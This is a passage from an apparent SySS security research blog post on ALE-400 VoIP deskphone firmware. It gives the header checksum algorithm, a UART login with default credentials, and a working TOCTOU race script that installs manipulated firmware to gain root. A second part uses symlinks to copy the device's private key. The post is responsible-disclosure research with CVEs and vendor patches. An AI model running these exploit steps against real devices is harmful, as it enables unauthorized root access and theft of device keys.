000000f0: 0000 0000 0000 3732 3800 0000 0000 0053  ......728.   000000f0: 0000 0000 0000 3732 3800 0000 0000 0053  ......728.
</pre></td></tr></tbody></table></code></pre></div></div>

<p>It is therefore obvious that this is meta data or, as the file name already suggests, the header of the firmware.
We will go into the structure of the header in more detail later.</p>

<p>The first 256 bytes are followed by the magic bytes <code class="language-plaintext highlighter-rouge">FD 37 7A 58 5A 00</code>, which indicate XZ compression:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre><span class="nv">$ </span>xxd <span class="nt">-s</span> +256 <span class="nt">-l</span> 16 sip86x8P
00000100: fd37 7a58 5a00 0004 e6d6 b446 0200 2101  .7zXZ......F..!.
</pre></td></tr></tbody></table></code></pre></div></div>

<p>As a next step, we decompressed the XZ-compressed data, resulting in a ~184 MB TAR archive and the remaining 144 bytes that are not yet known:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
</pre></td><td class="rouge-code"><pre>$ xxd -s -144 sip86x8P
036d20c8: 471a 3fea 80c0 f868 55ef 656b c82b 9984  G.?....hU.ek.+..
036d20d8: 855a 8d6d 4c8c 3035 fe2f fd28 41fc e721  .Z.mL.05./.(A..!
036d20e8: bfda 1efd 1d20 ac0d 50aa 5d98 339a ac21  ..... ..P.].3..!
036d20f8: 2185 5197 2f17 0b61 9a24 948c 182d 4493  !.Q./..a.$...-D.
036d2108: 3ab9 2764 645f 8b65 46e5 4ab6 f276 a13f  :.'dd_.eF.J..v.?
036d2118: be26 d16d a3f8 6494 399b d805 4ae1 709c  .&amp;amp;.m..d.9...J.p.
036d2128: a892 fd8f e94e 36b6 32aa c472 84e3 3747  .....N6.2..r..7G
036d2138: 73b0 00ba 8d2e 103d 2a2d 167a 5b71 5b00  s......=*-.z[q[.
036d2148: 2bdd 7613 1d39 51b4 27c4 3ff2 b6b3 30ad  +.v..9Q.'.?...0.
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The TAR archive, on the other hand, contains the phone’s unencrypted root file system, as the following output demonstrates.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
</pre></td><td class="rouge-code"><pre><span class="nv">$ </span><span class="nb">tar</span> <span class="nt">--exclude</span><span class="o">=</span><span class="s2">"*/*/*"</span> <span class="nt">-tf</span> data.tar
./
./css/
./sbin/
./proc/
./mnt/
./boot/
./tmp
./etc/
./bin/
./sys/
./usr/
./run/
./media/
./config/
./home/
./dev/
./lib/
./linuxrc
./root/
./config-fab/
./var/
./data/
</pre></td></tr></tbody></table></code></pre></div></div>

<h2 id="analysis-of-the-update-process">Analysis of the update process</h2>

<p>Since the root file system itself is not encrypted, we analyzed the firmware to get an idea of how the update process works.</p>

<p>In the phone’s user interface, we found a function called <code class="language-plaintext highlighter-rouge">Upgrade via USB</code>.
As the phone does not offer administrative network services such as a web server, we decided to look specifically for the USB update process.</p>

<p>The identified USB update process can be summarized as follows:</p>

<ol>
  <li>The script <code class="language-plaintext highlighter-rouge">/usr/sbin/upgrade_usb.sh</code> is called via the UI function.</li>
  <li>The USB drive must contain a directory called <code class="language-plaintext highlighter-rouge">upgrade</code> in which the upgrade binaries are located.</li>
  <li>The ARM binary file <code class="language-plaintext highlighter-rouge">/usr/sbin/dhs3_hd_parse</code> parses the firmware header.</li>
  <li>If the firmware version does not match the installed one, the script <code class="language-plaintext highlighter-rouge">/usr/sbin/debug/dwl</code> is called.</li>
  <li>The script <code class="language-plaintext highlighter-rouge">/usr/lib/upgrade/update_notify</code> is called.</li>
  <li>The script <code class="language-plaintext highlighter-rouge">/usr/sbin/upgrade.sh</code> is called, which appears to be the main script for the upgrade.</li>
</ol>

<h2 id="header-structure">Header structure</h2>

<p>After we determined that the ARM binary <code class="language-plaintext highlighter-rouge">/usr/sbin/dhs3_hd_parse</code> is used to parse the 256-byte header, 
we decided to analyze it using <a href="https://ghidra-sre.org/">Ghidra</a> in order to get a better understanding of the header structure.</p>

<p>We then were able to identify the most important parts of the firmware header, as the following figure illustrates.</p>

<p><img src="/assets/img/papers/voip-firmware-security/ale-header.png" alt="Devices Overview" />
<em>Firmware header structure</em></p>

<p>In addition to some meta data, the header also contains length fields and checksums:</p>

<ul>
  <li>Length field at offset <code class="language-plaintext highlighter-rouge">0x08</code>: The length of the file without the header</li>
  <li>Length field at offset <code class="language-plaintext highlighter-rouge">0xB3</code>: The length of the compressed root file system</li>
  <li>Checksum at offset <code class="language-plaintext highlighter-rouge">0x0C</code>: Checksum of the file</li>
  <li>Checksum at offset <code class="language-plaintext highlighter-rouge">0xB7</code>: Checksum of the compressed root file system</li>
</ul>

<p>We found out that the length fields and the checksums are actually checked and taken into account by the update process.
Therefore, we had to find out how the checksums are calculated.</p>

<h3 id="checksums">Checksums</h3>

<p>As described in the previous section, the header contains two checksums: a checksum for the entire upgrade file and a checksum for the XZ-compressed data (root file system).</p>

<p>The checksum calculation is performed by the ARM executable <code class="language-plaintext highlighter-rouge">/usr/sbin/upgrade_check</code> and called by the script <code class="language-plaintext highlighter-rouge">/usr/sbin/upgrade.sh</code>, as the following code excerpt shows.</p>

<p><img src="/assets/img/papers/voip-firmware-security/checksum-script.png" alt="Calling upgrade_check for checksum calculation" width="85%" />
<em>Calling <code class="language-plaintext highlighter-rouge">upgrade_check</code> for checksum calculation</em></p>

<p>While reversing this binary in Ghidra, we figured out, that the function at offset <code class="language-plaintext highlighter-rouge">0x000117e4</code> is responsible for the checksum calculation.</p>

<p><img src="/assets/img/papers/voip-firmware-security/func-graph.png" alt="Function graph of checksum calculation" />
<em>Function graph of checksum calculation</em></p>

<p>Now, that we had an understanding of the checksum calculation, we conducted dynamic analyses using emulation via <a href="https://www.qemu.org/">QEMU</a> to confirm our results.</p>

<p>The following figure shows the first function call during a checksum calculation.</p>

<p><img src="/assets/img/papers/voip-firmware-security/gdb.png" alt="Inital function call for checksum calculation" width="85%" />

<em>Inital function call for checksum calculation</em></p>

<p>Explanation of the function call:</p>
<ul>
  <li>First parameter (see register <code class="language-plaintext highlighter-rouge">r0</code>): Seed or initialization vector with the value <code class="language-plaintext highlighter-rouge">0x0</code></li>
  <li>Second parameter (see register <code class="language-plaintext highlighter-rouge">r1</code>): Pointer to the data for checksum calculation</li>
  <li>Third parameter (see register <code class="language-plaintext highlighter-rouge">r2</code>): Length of the data</li>
</ul>

<p>The calculated checksum is the return value of the function (see register <code class="language-plaintext highlighter-rouge">r0</code>), as illustrated in the following figure.</p>

<p><img src="/assets/img/papers/voip-firmware-security/gdb-return.png" alt="Retrun value of the function" width="65%" />
<em>Return value of the function</em></p>

<p>Now for the next 1024 bytes, the calculated checksum of the previous block is used as seed, which is shown in the following figure.</p>

<p><img src="/assets/img/papers/voip-firmware-security/gdb-next.png" alt="Next block to calculate" width="65%" />
<em>Next block to calculate</em></p>

<p>So in summary, the checksum is calculated block by block for every 1024 bytes, 
where the initial seed value for the first block is <code class="language-plaintext highlighter-rouge">0x0</code>, and for all other blocks the result of the checksum calculation of the previous block.</p>

<p>With this gained knowledge, we developed the following Python script, which implements this checksum algorithm.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
</pre></td><td class="rouge-code"><pre><span class="kn">import</span> <span class="n">sys</span>

<span class="k">def</span> <span class="nf">calc_checksum</span><span class="p">(</span><span class="n">seed</span><span class="p">,</span> <span class="n">data</span><span class="p">):</span>
    <span class="k">if</span> <span class="n">data</span> <span class="ow">is</span> <span class="bp">None</span><span class="p">:</span>
        <span class="k">return</span> <span class="mi">1</span>

    <span class="n">accumulator</span> <span class="o">=</span> <span class="n">seed</span> <span class="o">&amp;amp;</span> <span class="mh">0xFFFF</span>
    <span class="n">seed</span> <span class="o">&amp;gt;&amp;gt;=</span> <span class="mh">0x10</span>

    <span class="k">for</span> <span class="n">chunk_start</span> <span class="ow">in</span> <span class="nf">range</span><span class="p">(</span><span class="mi">0</span><span class="p">,</span> <span class="nf">len</span><span class="p">(</span><span class="n">data</span><span class="p">),</span> <span class="mi">1024</span><span class="p">):</span>
        <span class="n">chunk_size</span> <span class="o">=</span> <span class="nf">min</span><span class="p">(</span><span class="mi">1024</span><span class="p">,</span> <span class="nf">len</span><span class="p">(</span><span class="n">data</span><span class="p">)</span> <span class="o">-</span> <span class="n">chunk_start</span><span class="p">)</span>
        <span class="n">chunk</span> <span class="o">=</span> <span class="n">data</span><span class="p">[</span><span class="n">chunk_start</span> <span class="p">:</span> <span class="n">chunk_start</span> <span class="o">+</span> <span class="n">chunk_size</span><span class="p">]</span>

        <span class="k">for</span> <span class="n">byte_val</span> <span class="ow">in</span> <span class="n">chunk</span><span class="p">:</span>
            <span class="n">accumulator</span> <span class="o">=</span> <span class="p">(</span><span class="n">accumulator</span> <span class="o">+</span> <span class="n">byte_val</span><span class="p">)</span> <span class="o">%</span> <span class="mh">0xFFF1</span>
            <span class="n">seed</span> <span class="o">=</span> <span class="p">(</span><span class="n">seed</span> <span class="o">+</span> <span class="n">accumulator</span><span class="p">)</span> <span class="o">%</span> <span class="mh">0xFFF1</span>

    <span class="nf">return </span><span class="p">(</span><span class="n">seed</span> <span class="o">&amp;lt;&amp;lt;</span> <span class="mh">0x10</span><span class="p">)</span> <span class="o">|</span> <span class="n">accumulator</span>

<span class="n">file_path</span> <span class="o">=</span> <span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
<span class="n">seed</span> <span class="o">=</span> <span class="mi">0</span>

<span class="k">with</span> <span class="nf">open</span><span class="p">(</span><span class="n">file_path</span><span class="p">,</span> <span class="sh">"</span><span class="s">rb</span><span class="sh">"</span><span class="p">)</span> <span class="k">as</span> <span class="nb">file</span><span class="p">:</span>
    <span class="n">data</span> <span class="o">=</span> <span class="nb">file</span><span class="p">.</span><span class="nf">read</span><span class="p">()</span>

<span class="n">checksum</span> <span class="o">=</span> <span class="nf">calc_checksum</span><span class="p">(</span><span class="n">seed</span><span class="p">,</span> <span class="n">data</span><span class="p">)</span>
<span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">Checksum: </span><span class="si">{</span><span class="n">checksum</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Since the checksum of the entire file (first checksum in the header) starts from offset <code class="language-plaintext highlighter-rouge">0x10</code> (decimal 16), we have to split the relevant data of the firmware file accordingly, for instance using <code class="language-plaintext highlighter-rouge">dd</code>.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre><span class="nv">$ </span><span class="nb">dd </span><span class="k">if</span><span class="o">=</span>sip86x8P <span class="nv">of</span><span class="o">=</span>sip86x8P-to-calc <span class="nv">skip</span><span class="o">=</span>16 <span class="nv">bs</span><span class="o">=</span>1
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Now, we are able to calculate the same checksum as listed in the original header, as the following output demonstrates.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre><span class="c"># Calculate the checksum:</span>
<span class="nv">$ </span>python3 checksum.py sip86x8P-to-calc
Checksum: 1360620141

<span class="c"># Checksum from the original header as decimal representation:</span>
python <span class="nt">-c</span> <span class="s2">"print(int('51196a6d', 16))"</span>
1360620141
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This also works for the second checksum regarding the TAR archive containing the root file system.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre><span class="c"># Calculate the checksum:</span>
<span class="nv">$ </span>python3 checksum.py xz.bin
Checksum: 194438173

<span class="c"># Checksum from the original header as decimal representation:</span>
python <span class="nt">-c</span> <span class="s2">"print(int('b96e41d', 16))"</span>
194438173
</pre></td></tr></tbody></table></code></pre></div></div>

<p>During further analysis, however, we discovered that there is also a signature check in addition to the checksum.
The signature is located at the end of the update file, in our case the last 144 bytes.</p>

<p>This Elliptic Curve Digital Signature Algorithm (ECDSA) signature is also verified by the executable <code class="language-plaintext highlighter-rouge">/usr/sbin/upgrade_check</code>.</p>

<p>Since we do not have access to the corresponding cryptographic signature key, we cannot sign firmware files accordingly. Thus, we are unable to simply install manipulated firmware on the device and must therefore move on to another approach.</p>

<h1 id="getting-shell-access">Getting Shell Access</h1>

<p>During the firmware analysis, we noticed that the phone supports serial communication (UART) via USB and spawns a login shell if connected.</p>

<p>So, we wired up a suitable USB-to-serial adapter and logged in using the default credentials <code class="language-plaintext highlighter-rouge">admin:123456</code> extracted and cracked from the file <code class="language-plaintext highlighter-rouge">/etc/shadow</code> of the firmware.</p>

<p>The following figure shows the USB serial wiring.</p>

<p><img src="/assets/img/papers/voip-firmware-security/usb-wire.png" alt="USB serial wiring" />
<em>USB serial wiring</em></p>

<p>A successful serial connection to the ALE-400 DeskPhone is shown in the following figure.
<img src="/assets/img/papers/voip-firmware-security/usb-setup.png" alt="USB serial connection" />
<em>USB serial connection</em></p>

<p>The following output shows a successful login as user <code class="language-plaintext highlighter-rouge">admin</code>, which turned out to be a low-privileged user account.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
</pre></td><td class="rouge-code"><pre>$ picocom --b 115200  /dev/ttyUSB0

DSPG (dvf101, using Yocto/OE-Core "honister") v2.17-rc2 ALE-400-1E3430 /dev/ttySLK0

ALE-400-1E3430 login: admin
Password:


BusyBox v1.34.1 (2023-09-21 15:34:04 UTC) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
</pre></td></tr></tbody></table></code></pre></div></div>

<h1 id="race-condition">Race Condition</h1>

<p>The low-privileged shell access significantly increases the attack surface, and we have found a time-of-check to time-of-use (TOCTOU) vulnerability within the firmware update process.</p>

<p>During the update process, the firmware image is copied from the USB drive to <code class="language-plaintext highlighter-rouge">/tmp/sip86x8P</code> on the phone.
However, the file is writable for everyone, as the following output shows.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre><span class="nb">ls</span> <span class="nt">-la</span> /tmp/sip86x8P
<span class="nt">-rw-rw-rw-</span> 1 root root 57483592 Feb 22 08:55 sip86x8P
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">tmp</code> directory has the sticky bit set, so the file cannot be deleted or replaced, but its content can be overwritten by anyone.</p>

<p>Combined with the fact that the firmware will run without locking the file or holding a file handle, this can be exploited after <code class="language-plaintext highlighter-rouge">/usr/sbin/upgrade_check</code> 
successfully validated the firmware signature and returned without an error, for example from the perspective of the default low-privileged <code class="language-plaintext highlighter-rouge">admin</code> user.</p>

<h2 id="firmware-manipulation">Firmware manipulation</h2>

<p>We extracted the firmware, modified the <code class="language-plaintext highlighter-rouge">/etc/passwd</code> file, assigned the user id <code class="language-plaintext highlighter-rouge">0</code> to the <code class="language-plaintext highlighter-rouge">admin</code> user, 
and additionally enabled the root account in the <code class="language-plaintext highlighter-rouge">/etc/shadow</code> file.</p>

<p>Afterwards, we packed the firmware, recalculated the length and checksum, and modified the firmware header accordingly, as illustrated in the following figure.</p>

<p><img src="/assets/img/papers/voip-firmware-security/header-man.png" alt="Modified firmware header" />
<em>Modified firmware header</em></p>

<p>As a next step, we downloaded the manipulated firmware to the phone at <code class="language-plaintext highlighter-rouge">/tmp/sip86x8P-manipulated</code> and used the following shell script to exploit the TOCTOU vulnerability.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
</pre></td><td class="rouge-code"><pre><span class="c">#!/bin/sh</span>

<span class="nv">PROC_NAME</span><span class="o">=</span><span class="s2">"upgrade_check --signature"</span>
<span class="nv">FLAG</span><span class="o">=</span><span class="s2">""</span>

<span class="k">while </span><span class="nb">true
</span><span class="k">do

    if</span> <span class="o">[</span> <span class="s2">"</span><span class="nv">$FLAG</span><span class="s2">"</span> <span class="o">]</span>
    <span class="k">then
        if</span> <span class="o">[</span> <span class="s2">"</span><span class="si">$(</span>ps | <span class="nb">grep</span> <span class="s2">"</span><span class="nv">$PROC_NAME</span><span class="s2">"</span> | egrep <span class="nt">-v</span> <span class="s1">'grep'</span><span class="si">)</span><span class="s2">"</span> <span class="o">]</span>
        <span class="k">then
            continue
        else
            </span><span class="nb">echo</span> <span class="s2">"[*] Process finished"</span>
            <span class="nb">cat</span> /tmp/sip86x8P-manipulated /tmp/sip86x8P
            <span class="nb">echo</span> <span class="s2">"[+] Image overwritten"</span>
            <span class="nb">break
        </span><span class="k">fi
    fi
    
    if</span> <span class="o">[</span> <span class="s2">"</span><span class="si">$(</span>ps | <span class="nb">grep</span> <span class="s2">"</span><span class="nv">$PROC_NAME</span><span class="s2">"</span> | egrep <span class="nt">-v</span> <span class="s1">'grep'</span><span class="si">)</span><span class="s2">"</span> <span class="o">]</span>
    <span class="k">then
        </span><span class="nb">echo</span> <span class="s2">"[*] Signature verification process found"</span>
        <span class="nv">FLAG</span><span class="o">=</span><span class="s2">"1"</span>
    <span class="k">fi

done</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Now, by providing a <em>good</em> firmware file with a valid signature via a USB drive and initializing the update process, our script overwrites this <em>good</em> firmware with our manipulated one, 
once the signature verification is done.</p>

<p>The following figure illustrates the execution of our proof-of-concept script.</p>

<p><img src="/assets/img/papers/voip-firmware-security/ale-script.png" alt="Execution of proof of concept script" />
<em>Execution of our proof-of-concept script</em></p>

<p>Afterwards, the manipulated firmware image is installed, and by this we successfully rooted the device, as shown in the following figures.</p>

<p><img src="/assets/img/papers/voip-firmware-security/ale-lpe.png" alt="Successfully installed manipulated firmware" />

<em>Successfully installed manipulated firmware</em></p>

<p><img src="/assets/img/papers/voip-firmware-security/hacked.png" alt="Rooted device" width="65%" />
<em>Rooted device with manipulated firmware</em></p>

<p>This vulnerability is described in our SySS security advisiory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2024-010.txt">SYSS-2024-10</a> (<a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-29149">CVE-2024-29149</a>).</p>

<h1 id="arbitrary-file-read">Arbitrary File Read</h1>

<p>We also noticed that the function <code class="language-plaintext highlighter-rouge">Maintenance/Debug/Get logs</code> available via the phones UI creates a ZIP-compressed archive of different files and logs, and stores it on the external USB drive.</p>

<p>Here, we identified another vulnerability concerning improper privilege management, which allows extracting sensitive and protected data from the perspective of the low-privileged <code class="language-plaintext highlighter-rouge">admin</code> user.</p>

<p>The directory <code class="language-plaintext highlighter-rouge">/data/core</code> is writable by the <code class="language-plaintext highlighter-rouge">admin</code> user, as the following output illustrates.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre><span class="nb">ls</span> <span class="nt">-la</span> /data/core
drwxrwxr-x    2 root     admin          232 Feb 19 10:51 <span class="nb">.</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The content of this directory are debug files.
In light of executing the debug process with root privileges, 
our approach involved establishing symbolic links within the scope of the low-privileged <code class="language-plaintext highlighter-rouge">admin</code> user to access protected files within this directory. 
Subsequently, these symbolic links are traced by the debug process and data is ultimately stored on the external USB drive.</p>

<p>The following output exemplarily shows creating symlinks for gaining access to a X.509 certificate and the corresponding private key.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
</pre></td><td class="rouge-code"><pre><span class="c"># Symlink to the device certificate which is owned and only readable by root:</span>

<span class="nv">$ </span><span class="nb">ln</span> <span class="nt">-s</span> /config-fab/fabconfig/cert/cert.pem /data/core/cert.pem
<span class="nv">$ </span><span class="nb">ln</span> <span class="nt">-s</span> /config-fab/fabconfig/cert/pkey.pem /data/core/pkey.pem
</pre></td></tr></tbody></table></code></pre></div></div>

<p>After plugging in a FAT32-formated USB drive and starting the debug process via the UI, the device certificate <code class="language-plaintext highlighter-rouge">cert.pem</code> and the private key <code class="language-plaintext highlighter-rouge">pkey.pem</code> were successfully copied to our USB drive, as the following output shows.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
</pre></td><td class="rouge-code"><pre><span class="nv">$ </span><span class="nb">cat </span>data/core/pkey.pem
<span class="nt">-----BEGIN</span> RSA PRIVATE KEY-----
MIICXgIBAAKBgQCkAPFRXr1V5Ff6FqLEcTsj0hJSy94TK8lilKWFEmnljfqbfw3e
    <span class="o">[</span>...]
<span class="nt">-----END</span> RSA PRIVATE KEY-----

<span class="nv">$ </span><span class="nb">cat </span>data/core/cert.pem
<span class="nt">-----BEGIN</span> CERTIFICATE-----
MIIDDDCCAfagAwIBAgIQEDwWwjNb5Q4vGjFAHRaAYTALBgkqhkiG9w0BAQswVTEL
    <span class="o">[</span>...]
<span class="nt">-----END</span> CERTIFICATE-----
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This security vulnerability is described in our SySS security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2024-011.txt">SYSS-2024-11</a> (<a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-29150">CVE-2024-29150</a>).</p>

<h1 id="binary-fuzzing">Binary Fuzzing</h1>

<p>In addition to analyzing the firmware, we conducted binary fuzzing in <a href="https://www.qemu.org/">QEMU</a> mode using <a href="https://github.com/AFLplusplus/AFLplusplus">AFL++</a> for the firmware header parser <code class="language-plaintext highlighter-rouge">dhs3_hd_parse</code>, as the following figure illustrates.</p>

<p><img src="/assets/img/papers/voip-firmware-security/fuzzer.png" alt="Binary Fuzzing using AFL++ in QEMU mode" width="75%" />
<em>Binary fuzzing using AFL++ in QEMU mode</em></p>

<p>The fuzzing test is still ongoing as of the time of this publication, and until now, there were no interesting fuzzing results.</p>

<h1 id="conclusion">Conclusion</h1>

<p>A TOCTOU vulnerability allows a low-privileged user to perform a local privilege escalation attack on an ALE-DeskPhone.
In addition, sensitive and protected files of the device can also be accessed by low-privileged users exploiting symbolic links.</p>

<p>The following table provides an overview of the found security vulnerabilities of the ALE-400 DeskPhone.</p>

<table>
  <thead>
    <tr>
      <th>Vulnerability Type</th>
      <th>SySS ID</th>
      <th>CVE ID</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Time-of-check Time-of-use (TOCTOU) Race Condition (CWE-367)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2024-010.txt">SYSS-2024-010</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-29149">CVE-2024-29149</a></td>
    </tr>
    <tr>
      <td>Improper Privilege Management (CWE-269)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2024-011.txt">SYSS-2024-011</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-29150">CVE-2024-29150</a></td>
    </tr>
  </tbody>
</table>

<p>As a result of our responsible disclosure of these security issues, the manufacturer provided patched firmware versions.
Please see the <a href="https://www.al-enterprise.com/-/media/assets/internet/documents/n-to-s/sa-c0071-ed01.pdf">manufacturer note</a> for further information.</p>

<h1 id="special-thanks">Special thanks</h1>

<p>We want to thank Benjamin Pfister and <a href="https://vaf.de/">Bundesverband Telekommunikation (VAF)</a> for their support and providing helpful information regarding this research project.</p></content>
  

  </entry>

  
  <entry>
    <title>Introducing M.A.T</title>
    <link href="https://blog.syss.com/posts/introducing-MAT/" rel="alternate" type="text/html" title="Introducing M.A.T" />
    <published>2024-05-28T11:00:00+02:00</published>
  
    <updated>2024-05-28T12:25:59+02:00</updated>
  
    <id>https://blog.syss.com/posts/introducing-MAT/</id>
    <content src="https://blog.syss.com/posts/introducing-MAT/" />
    <author>
      <name>Marvin Ramsperger</name>
    </author>


    <category term="tool" />


